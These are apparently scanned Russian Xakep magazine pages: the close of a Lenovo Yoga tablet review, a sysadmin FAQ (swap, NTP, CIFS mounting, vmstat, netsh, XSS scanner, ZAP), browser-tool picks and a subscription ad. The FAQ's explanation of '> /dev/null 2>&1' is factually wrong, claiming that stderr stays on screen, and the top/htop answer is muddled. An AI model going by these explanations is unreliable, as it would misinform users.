Если с помощью стандартной функции Android открыть список запущенных приложений, то смахивание вниз закроет программу, а вверх — переключит планшет в режим работы с несколькими окнами (всего до четырех программ), разделитель между ними можно регулировать, отдавая под одно приложение больше места, под другое — меньше. К сожалению, такой фокус проходит далеко не со всеми программами. Интерфейс работает плавно и быстро, пользоваться оболочкой намного приятнее, чем «голым» Android. Имеется выбор тем оформления, которые меняют не только обои, но и значки со шрифтами.

Чтобы совсем облегчить жизнь пользователю, сотрудники Lenovo предустановили несколько полезных программ: «Навигейт», Power Manager, фирменное приложение для чтения, утилиту управления звуком Dolby, удобный и всеядный видеоплеер, UC Browser, Evernote, Skype, «Проводник», «Погоду», Kingsoft Office и так далее. Имеется утилита Secire HD, с помощью которой можно разгонять или понижать частоту процессора, оптимизировать работу памяти. Фирменная программа SHAREit позволяет быстро передавать файлы твоим друзьям или коллегам всеми возможными способами, а SYNCit делает бэкап контактов и содержимого телефона на SD-карту. Также пару слов хочется сказать о приложении Security HD, которое дает пользователю огромные возможности для управления приложениями: можно блокировать рекламу определенных программ, разрешать им отправлять СМС, получать доступ к геоданным или синхронизироваться с интернетом; можно удалять приложения или перемещать их на карту памяти, а также выгружать их из оперативной памяти.

## ВЫВОД

Lenovo Yoga Tablet 10 HD+ выделяется на фоне своих собратьев не только необычным дизайном, но и функциональностью. Компания провела работу над ошибками, исправив практически все недостатки при сохранении интересной концепции. Однако это по-прежнему скорее видеоплеер с функцией планшета, чем наоборот. Устройство обладает великолепным Full HD экраном и звуком, удобной подставкой для разных режимов и феноменальным временем работы, смотреть на нем фильмы или слушать музыку — одно удовольствие. То же самое можно сказать и про книги или браузинг: удобная ручка и настраиваемая подсветка располагают к чтению. Но вот держать его в альбомной ориентации понравится далеко не каждому: слишком тяжелый и неудобный для такого хвата, к тому же для современных игр возможностей железа Yoga уже не всегда достаточно. При всех достоинствах и недостатках цена на гаджет, на фоне всеобщего подорожания, весьма демократичная для 10-дюймового планшета: 17 тысяч за версию с Wi-Fi и 20 — за модель с 3G. Yoga Tablet HD+ — устройство не для всех, но своего покупателя этот необычный планшет непременно найдет и обязательно выделит его из толпы.





Алексей «Zemond» Панкратов
3em0nd@gmail.com

# FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

**Q** **Как в Linux узнать, какой именно процесс попал в swap?**

**A** Для этого можно воспользоваться несколькими вариантами. Начнем с самого доступного, с top. Для того чтобы посмотреть, какие процессы засвопились, нужно, запустив утилиту top, нажать f, затем выбрать

```
SWAP = Swapped Size (KiB)
```

и нажать d, тем самым мы добавим новый столбец. Более продвинутая утилита — htop, про нее уже не раз писали на страницах журнала. Действия аналогичны, только меняются кнопки. Чтобы добавить нужный столбец, нажимаем F2, открывается меню, где выбираем columns. В столбце Available columns находим nswap и нажимаем F5 и F10, тем самым добавив новый столбец и применив изменения. Помимо консольных утилит, можно воспользоваться полезным скриптом:

```
#!/bin/bash
SUM=0
OVERALL=0
for DIR in `find /proc/ -maxdepth 1↵
-type d -regex "^/proc/[0-9]+"`
do
    PID=`echo $DIR | cut -d / -f 3`
    PROGNAME=`ps -p $PID -o comm --no-↵
headers`
    for SWAP in `grep VmSwap $DIR/↵
    status 2>/dev/null | awk '{ print $2 }'`
    do
        let SUM=$SUM+$SWAP
    done
    if (( $SUM > 0 )); then
        echo "PID=$PID swapped $SUM↵
        KB ($PROGNAME)"
    fi
    let OVERALL=$OVERALL+$SUM
    SUM=0
done
echo "Overall swap used: $OVERALL KB"
```

Скрипт не требует прав root, это делает его еще более полезным и удобным.

**Q** **Как узнать свой MAC и IP на Android?**

**A** Для этого можно воспользоваться готовыми приложениями вроде Fing (goo.gl/IS02ZB), которое, кстати, покажет еще кучу всего интересного о сети и устройствах в ней. Так же и со встроенными возможностями андроида. Для этого нужно перейти в «Настройки → Об устройстве → Состояние», где будет отображена информация об IP-адресе, MAC устройства, уровне заряда батареи и серийном номере.

**Q** **Как синхронизовать у контроллера домена и по совместительству NTP-сервера время с внешним источником?**

**A** Для начала нужно понять, с чем пытаться синхронизовать контроллер. Выполним:

```
W32tm /query /configuration
```

Нам нужен параметр Type в блоке TimeProviders, скорее всего, там будет стоять NT5DS — это значение по умолчанию для компьютера, входящего в домен. Для отдельно стоящего компьютера должен быть установлен NTP, так же, если мы хотим контроллер синхронизовать с внешним источником. Открываем ветку реестра HKLM\System\CurrentControlSet\services\W32Time\Parameters. Здесь в первую очередь нас интересует параметр Type, который задает тип синхронизации. Он может принимать следующие значения:

- NoSync — NTP-сервер не синхронизируется с каким-либо внешним источником времени. Используются часы, встроенные в микросхему CMOS самого сервера;
- NTP — NTP-сервер синхронизируется с внешними серверами времени, которые указаны в параметре реестра NtpServer;
- NT5DS — NTP-сервер производит синхронизацию согласно доменной иерархии;

## ВСЕ ПОЗНАЕТСЯ В СРАВНЕНИИ

*Полезный хинт*

**Q** **Как можно сравнить два файла на совпадение строк в двух столбцах и как сравнить строки на совпадение в одном столбце?**

**A** Это довольно распространенная задача, и в ее решении нужно исходить из начальных данных и их объема. Скажем, для сравнения двух столбцов в xls-файлах небольшого размера достаточно будет простого редактора таблиц. Тот же Excel, LibreOffice или OpenOffice легко справятся с этой задачей. При сравнении данных в консоли подойдет команда diff или comm. У них огромное количество параметров и способов сравнения двух столбцов. Кстати, если xls-файл имеет объем в гигабайт и выше, то здесь спасет только консоль. Самое простое сравнение — это что-то похожее на

```
diff file1 file2
comm file1 file2
```

Случай, когда нужно сравнить строки одного столбца, более интересный. Волшебной команды, которая бы это делала самостоятельно, нет. Поэтому мы напишем скрипт. Для простоты понимания разобьем задачу на более мелкие и решим их. Для начала нам нужно отсортировать записи и удалить повторяющиеся, результат мы поместим во временный файл temp2. Также создадим temp1, где будут храниться просто сортированные записи. Остается сравнить два файла temp1 и temp2 на несоответствие и получить результирующий файл. Останется только удалить временные файлы. Сам код:

```
#!/bin/bash
echo -n "Enter some path file > "
read path
cat $path | sort | uniq -u > temp2
cat $path | sort > temp1
comm -3 temp1 temp2 | uniq -c |↵
sort -n > result_video.csv
rm temp1 && rm temp2
```

У команды comm очень интересный вывод, она может вывести три столбца. В последнем — самое интересное для нас, чем мы и воспользуемся в нашем скрипте. Как видишь, все довольно просто. При желании код можно изрядно сократить и улучшить, добавив различные рюшечки и обработку исключений. Но как учебный костяк, который весьма прост в понимании, самое то.



**Все познается в сравнении**

- AllSync — NTP-сервер использует для синхронизации все доступные источники.

Выставляем NTP и переходим к параметру NtpServer, в котором указываются NTP-серверы, с которыми будет синхронизировать время данный сервер. По дефолту в этом параметре прописан NTP-сервер Microsoft (time.windows.com, 0x1), при необходимости можно добавить еще несколько NTP-серверов, введя их DNS-имена или IP-адреса через пробел. В конце каждого имени можно добавлять флаг, это 0x1, который определяет режим для синхронизации с сервером времени.

Допускаются следующие значения:

- 0x1 — SpecialInterval, использование специального интервала опроса;
- 0x2 — режим UseAsFallbackOnly;
- 0x4 — SymmetricActive, симметричный активный режим;
- 0x8 — Client, отправка запроса в клиентском режиме.

Остается только перезапустить службу и синхронизоваться с новым источником:

```
net stop w32time && net start w32time
w32tm /resync /rediscover
```

**Q** **Как через консоль примонтировать шару локального Win-сервера через Ubuntu?**

**A** Для монтирования напишем небольшой скрипт. Он будет из файла тянуть названия шар и монтировать их на /mnt/share. Собственно сам код:

```
#!/bin/bash
for i in `cat ./share`
do
  mount -t cifs $i /mnt/share/ -o↵
  user=user,pass=pass > /dev/null 2>&1
done
```

Как видишь, здесь все довольно просто. Правда, стоит учитывать, что логин и пасс в данном примере будут храниться в открытом виде.




**Есть ли программа для мониторинга сети из консоли, аналогичная htop?**



Да, есть такая! Называется nethogs (goo.gl/3VwFFw), ставится из репозитория:

```
sudo apt-get install nethogs
```

Понимает IPv4 и IPv6, поддерживает PPP, SLIP, PLIP, работает с картами FFDi и ArcNet. Все показывает в реальном времени. На сайте разработчика можно увидеть идеи для следующих версий утилиты.




**Nethogs**

# ИЗУЧАЕМ ПОВЕДЕНИЕ СИСТЕМЫ

**Расскажи про тулзу vmstat, что у нее есть полезного в выводе?**

**1** Vmstat — одна из утилит, которые следует привлечь в первую очередь при проблемах с сервером, скажем высоком Load Average. Она позволяет вывести информацию об использовании памяти, дисков, процессора. Простой запуск без ключей выведет табличку, разбитую на шесть разделов: procs, memory, swap, io, system и cpu. В качестве параметров запуска можно указать время обновления статистики и количество выводов. Скажем, команда

```
vmstat 2 5
```

выведет данные пять раз с интервалом в две секунды.

**2** Procs отображает данные по процессам: r — количество процессов в очереди на выполнение процессором, в случае если значение больше 0 — явно нагрузка на процессор; b — количество процессов, ожидающих операций I/O, если значение больше 0, значит, нагрузка на диски и/или файловую систему; Memory — память; swpd — количество блоков, перемещенных в swap; free — свободная память, но без учета памяти, занятой буферами и кешем, в принципе то же, что выводит free; buff — буферы памяти и cache — кеш.

**3** Swap — данные по свопу: si (swap in) — количество блоков в секунду, которое система считывает из раздела или файла swap в память; so (swap out) — наоборот, количество блоков в секунду, которое система перемещает из памяти в swap. В идеале, значение обоих столбцов должны быть около нуля или по крайней мере не более десяти блоков в секунду. System — информация о системе; in (interrupts) — количество прерываний в секунду и cs (context switches) — количество переключений между задачами.

**4** CPU — как ты уже догадался, процессор: us (user time) — процент времени CPU, занятый на выполнение «пользовательских» (не принадлежащих ядру) задач; sy (system time) — процент времени CPU, занятый на выполнение задач ядра (сеть, I/O задачи, прерывания и прочее); id (idle) — процент времени в бездействии (ожидании задач); wa — процент времени CPU, занятый на ожидание операций I/O.

**5** Помимо полезностей на экране, тулза еще имеет кучу разных ключей, вот, к примеру, некоторые из них:

- -s — изменение вида отображения результатов (в две колонки);
- -d — статистика использования дисков;
- -S [k | K | m | M] — с указанием, в чем выводить информацию (килобиты, килобайты, мегабиты, мегабайты соответственно).

**Q** **Как заставить работать ZAP с локальным сайтом?**

**A** Здесь все достаточно просто. Запущенный веб-сервер работает на определенном порту, скажем 8080. Когда ты включаешь ZAP, он тоже пытается заработать на этом порту. Выходит конфликт, и прокси не стартует, так как порт уже занят веб-сервером. Поэтому здесь довольно прозрачное решение: нужно подвинуть порт прокси на, скажем, 8081-й и запустить. Также стоит отметить, что у многих браузеров по дефолту стоят настройки не использовать прокси на localhost и 127.0.0.1. Это тоже нужно перенастроить, тогда ZAP будет перехватывать все запросы.

**Q** **Есть ли какое-то более красивое решение, чем ps aux | grep foo | grep -v grep, для того, чтобы убрать саму команду grep, которая успевает просочиться в вывод?**

**A** Есть! Можно воспользоваться подобной конструкцией:

```
ps aux | grep [f]oo
```

Фишка в том, что регулярка [f]oo совпадет со строкой foo в списке процессов, но не совпадает со строкой grep [f]oo, которая может появиться в этом списке. Как по мне, это решение более изящно.

**Q Когда стоит применять RIP, а когда уже OSPF для маршрутизации в сети?**

**A** Для начала немного определений. Routing Information Protocol — один из самых простых протоколов маршрутизации. Применяется в небольших компьютерных сетях, есть ограничение на 15 хопов, что не дает применять его в больших сетях. Преимущество этого протокола — простота конфигурирования. Open Shortest Path First — протокол динамической маршрутизации, основанный на технологии отслеживания состояния канала и использующий для нахождения кратчайшего пути алгоритм Дейкстры. Более навороченный и современный протокол. Имеет высокую скорость сходимости по сравнению с дистанционно-векторными протоколами, поддерживает сетевые маски переменной длины и умеет оптимально использовать пропускную способность с построением дерева и кратчайших путей. Переходя к практике, обращу твое внимание, что на этот вопрос можно ответить только исходя из определенных условий по задаче. Если совсем абстрагироваться, то скажем так: когда подсети исчисляются десятками, то вполне справляется RIP, в случае же, когда сетей сотни и больше, уже нужно применять OSPF. Это, конечно же, весьма грубо, и каждый пример нужно разбирать и так или иначе проектировать.

**Q Почему top и htop в Linux показывают разные значения памяти?**

**A** Все потому, что в отличие от top утилита htop показывает все процессы в системе. Утилита htop отображает только ту память, которая действительно используется приложениями, то есть кеш и буферы ядра не учитываются, там они выделяются отдельным цветом. Напротив, в выводе команды top указывается число используемой памяти плюс буфера. В качестве примера — аналогично с top ведет себя команда free.



**Что означает запись > /dev/null 2>&1?**

**A** В юникс-системах существуют так называемые стандартные потоки ввода-вывода, это потоки процесса, имеющие номер (дескриптор), зарезервированный для выполнения некоторых «стандартных» функций. Самые распространенные — это STDIN, STDOUT и STDERR.

- Поток номер 0 (stdin) зарезервирован для чтения команд пользователя или входных данных.
- Поток номер 1 (stdout) зарезервирован для вывода данных, как правило (хотя и не обязательно) текстовых.
- Поток номер 2 (stderr) зарезервирован для вывода диагностических и отладочных сообщений в текстовом виде.

К ним можно обращаться по номеру. Также есть еще /dev/null, это что-то типа черной дыры, куда можно спихнуть весь неугодный вывод программы, чтобы он не мозолил глаза. Вооружившись новыми знаниями, расшифруем, что получается в строке > /dev/null 2>&1: весь вывод скрыть с глаз, а сообщения о диагностике и отладке вывести на экран пользователя.

**Q Какую тулзу порекомендуешь для соединения с удаленными машинами по ssh\rdp\vnc?**


**A** Попробуй mRemoteNG (goo.gl/jDtOIT), это опенсорсная мультипротокольная тулза для работы. Поддерживает следующие протоколы:

- RDP (Remote Desktop/Terminal Server);
- VNC (Virtual Network Computing);
- ICA (Citrix Independent Computing Architecture);
- SSH (Secure Shell);
- Telnet (Telecommunication Network);
- HTTP/HTTPS (Hypertext Transfer Protocol);
- rlogin;
- Raw Socket Connections.

Имеет простенький ничем не перегруженный интерфейс и предельно проста в работе.

**Q Каким сканером можно потестить XXS'ки?**

**A** Попробуй для этого воспользоваться сканером XSSYA (goo.gl/AAjjRo). Он написан на питоне и может работать как на Win, так и на Linux. Поддерживает HTTPS, может распознать три типа WAF (Mod_Security — WebKnight — F5 BIG IP) и может работать в нескольких режимах сканирования, которые предлагает при запуске. Данный инструмент включен в хак-сборку BlackArch.





mRemoteNG

**Q Есть ли какой-то консольный инструмент для управления сетевыми настройками под Windows?**

**A** Да, на Win есть очень мощный инструмент, позволяющий локально или удаленно отображать и изменять параметры сети текущего компьютера. Это утилита netsh или network shell — тулза, включенная в линейку продуктов операционных систем Microsoft Windows NT начиная с Windows 2000. Пользоваться ею можно двумя способами: непосредственно перемещаться по дереву настроек в интерактивном режиме (для понимания, какие команды можно использовать, обращайся к справке командой ? или /?) или можно писать команды напрямую. Вот несколько примеров:

- Открыть порт на своей машине — netsh firewall set portopening tcp 445 smb enable
- Показать все правила брандмауэра — netsh advfirewall firewall show rule name=all
- Подключиться к уже определенной беспроводной сети — netsh wlan connect ssid='mySSID' name='WLAN-Profil1'
- Показать IP-адрес — netsh interface ip show config
- Установить статический IP-адрес — netsh interface ip set address «Local Area connection» static 10.0.0.9 255.0.0.0 10.0.0.1 1

Как видишь, тулза весьма полезна и позволяет использовать свои команды в сценариях, что делает ее еще более практичной.





Netsh


## ПОТЯНЕТ ИЛИ ОБВАЛИТСЯ?

**Подойдут ли домашние Wi-Fi-роутеры для малого и среднего офиса?**





Для малого офиса однозначно должны подойти, ведь у некоторых дома устройств больше, чем в малом офисе. На основании этого можно сказать, что и для средненького офиса роутер тоже пойдет. Количество различных настроек, да и прошивок огромно, и в любой момент можно расширить функционал железки, а маленькая стоимость позволит купить даже несколько и покрыть более крупную область.



Очень многое зависит от количества клиентов и их целей. Если это ноутбуки, которым нужен быстрый интернет, для переговоров с клиентами и, скажем, таких клиентов около двадцати, плюс еще мобильные девайсы, интернет-радио, YouTube — точка обвалится мгновенно, просто не хватит мощностей. Устройства, которые продаются для создания корпоративных Wi-Fi-сетей, не зря стоят свои деньги. Это и качество, и мощность, и, что самое главное, надежность.

# ФОКУС ГРУППА

Хочешь принимать активное участие в жизни любимого журнала? Влиять на то, каким будет Хакер завтра? Не упускай шанс! Регистрируйся как участник фокус-группы Хакера на group.xakep.ru!

После этого у тебя появится уникальная возможность:


- высказать свое мнение об опубликованных статьях;
- предложить новые темы для журнала;
- обратить внимание на косяки.

**НЕ ТОРМОЗИ!**
**СТАНЬ ЧАСТЬЮ СООБЩЕСТВА!**
**СТАНЬ ЧАСТЬЮ ][!**

# WWW 2.0

Очень продвинутый инструмент для быстрого переключения между разрешениями разных устройств






## WINDOW RESIZER (goo.gl/O8JxVh)

→ Бесплатное расширение для Google Chrome, позволяющее быстро тестировать сайты в разрешениях разных устройств. Основная фишка — возможность создавать пресеты под любые экраны, с которыми ты часто работаешь, и рубрицировать их: десктопы, ноутбуки, смартфоны, планшеты, простые телефоны и так далее. Для быстрого вызова нужного тебе пресета можно использовать клавишесочетание, здесь все тоже настраивается. Предусмотрена даже функция синхронизации, не привязанная к учетке юзера, — так что пресетами можно обмениваться с другими членами команды. В общем, если ты работаешь с респонсивной версткой, эта штука может здорово облегчить тебе жизнь.

## TAB MIX PLUS (goo.gl/SrlOO1)

→ Tab Mix Plus — мощное расширение для браузера Firefox, которое позволяет проделывать с вкладками самые разные трюки: возвращать последнюю закрытую страницу, дублировать вкладки, определять поведение при кликах по вкладкам и окнам, а также восстанавливать последние открытые страницы после повторного запуска браузера (например, после падения программы). Вкладкам даже можно присваивать собственные имена, выстраивать в несколько рядов или фильтровать их (например, автоматически закрывать дубли и похожие страницы). В общем, любители поковыряться точно смогут заставить браузер делать то, что им нужно.





Делаем с вкладками в Firefox все, что хочется



Авторы WhatsApp наконец-то выпустили клиент для чего-то, кроме смартфонов







## WHATSAPP (https://web.whatsapp.com/)

→ У популярного мобильного мессенджера наконец-то появилась веб-версия. С учетом того, что Telegram и Viber уже давно существуют на куче платформ, — удивительно, конечно (и этих людей зачем-то купил Facebook), но и то хлеб. Веб-версия в основном копирует функционал клиента для iPhone или Android. Для работы необходимо просканировать телефоном с установленным клиентом QR-код и привязать учетку с помощью СМС-подтверждения. Впрочем, и тут авторы остались верны себе — на момент написания заметки веб-версия доступна только для Chrome и почему-то не работает у пользователей с клиентом для iPhone.

## FLIPBOARD (https://flipboard.com/)

→ Еще один долгожданный веб-релиз — перезапуск браузерной версии Flipboard. Напомним, что речь идет о популярном новостном приложении для планшетов и смартфонов, с помощью которого пользователи могут создавать собственные «журналы», отбирая себе источники, темы или даже подключая коллекции других пользователей. В новой веб-версии Flipboard основной акцент делается на пользовательских «журналах». Так что это теперь не столько про новости, сколько просто про интересный контент. В общем, если ты наконец устал от RSS-ридеров, возможно, подобный фильтр важного и интересного — для тебя.




Тематические журналы из крутого контента — теперь и в браузере



# 420 рублей за номер!

**Нас часто спрашивают: «В чем преимущество подписки?»**
Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал по двойной цене. Во-вторых, это удобно. Не надо искать журнал в продаже и бояться проморгать момент, когда весь тираж уже разберут. В-третьих, это быстро (правда, это правило действует не для всех): подписчикам свежий выпуск отправляется раньше, чем он появляется на прилавках магазинов.

## ПОДПИСКА

| | | | |
|---|---|---|---|
| **6** | **месяцев** | (скидка 5%) | **2394 р.** |
| **12** | **месяцев** | (скидка 15%) | **4284 р.** |

Магазин подписки

http://shop.glc.ru

